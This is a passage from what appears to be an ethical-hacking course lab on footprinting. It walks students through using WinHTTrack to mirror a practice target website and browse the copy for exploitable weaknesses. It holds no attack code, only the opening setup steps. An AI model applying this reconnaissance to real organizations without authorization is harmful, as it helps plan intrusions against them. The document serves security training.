
You can duplicate websites by using website mirroring tools such as HTTrack Web Site Copier. HTTrack is an offline browser utility that downloads a website from the Internet to a local directory, builds all directories recursively, and transfers HTML, images, and other files from the webserver to another computer.

Here, we will use the HTTrack Web Site Copier tool to mirror the entire website of the target organization, store it in the local system drive, and browse the local website to identify possible exploits and vulnerabilities.


Note: Here, we will consider **www.certifiedhacker.com** as a target website. However, you can select a target domain of your choice.

1. In the **Windows 11** virtual machine, click **Search** icon () on the **Desktop** and type **winhttrack** in the search field. The **WinHTTrack Website Copier** appears in the results, click **Open** to launch it.

Module 02 – Footprinting and Reconnaissance




2. The **About WinHTTrack Website Copier** window appears. Click **OK** in the pop-up window, and then click **Next >** to create a **New Project**.

